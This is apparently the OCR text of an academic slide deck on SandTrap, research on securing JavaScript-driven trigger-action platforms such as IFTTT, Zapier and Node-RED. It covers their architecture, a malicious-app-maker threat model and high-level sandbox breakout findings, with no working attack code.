SandTrap: Securing JavaScript-driven Trigger-Action Platforms

Mohammad M. Ahmadpanah Daniel Hedin Musard Balliu Lars Eric Olsson Andrei Sabelfeld

CHALMERS UNIVERSITY OF TECHNOLOGY
MÄLARDALEN UNIVERSITY SWEDEN
KTH VETENSKAP OCH KONST

August 29, 2022

Trigger-Action Platform (TAP)

- Trigger comes, the app performs an action
- Connecting otherwise unconnected services/devices
- Managing users' digital lives by connecting
  - Devices (smartphones, cars,...)
  - Smart homes and healthcare
  - Online services (G,,...)
  - Social networks (f,,...)





Image: © Irina Strelnikova / Adobe Stock

TAP: Examples

IFTTT




Get an email when your EZVIZ camera senses motion

EZVIZ

Connect

Save new Instagram photos to Dropbox

zapier




When this happens

Step 1: New Media Posted in My Account

Then do this


Step 2: Upload File



Node-RED

Trigger-Action Platform (cont.)

- Person-in-the-middle
- End-user programming
  - *Users* can create and publish apps
  - Most apps by *third parties*



by alexander

Maintainers

- knolleary
- dceejay


- Popular JavaScript-driven TAPs:
  - IFTTT and zapier (proprietary)
  - Node-RED (open-source)

18 million IFTTT users running more than a billion apps a month connected to more than 650 partner services

TAP architecture

Zapier and Node-RED:
single-tenant


Threat model:
Malicious app maker



TAP architecture (cont.)

IFTTT:
multi-tenant

Threat model:
Malicious app maker



Sandboxing apps in IFTTT and Zapier


- JavaScript of the app runs inside AWS Lambda
- Node.js instances run in Amazon’s version of Linux
- AWS Lambda’s built-in sandbox at process level
- IFTTT:
  - “Filter code is run in an isolated environment with a short timeout.”

```
function runScriptCode(filterCode, config) {
   … // set trigger and action parameters
   eval(filterCode)
}
```

  - Security checks on script code of the app
    - TypeScript syntactic typing
    - Disallow `eval`, modules, sensitive APIs, and I/O

AWS Lambda


IFTTT sandbox breakout



User installs *benign* apps from the app store

Compromised: Trigger and action data of the benign apps of the *other* users


Zapier sandbox breakout



User installs a malicious app that poses as benign in app store

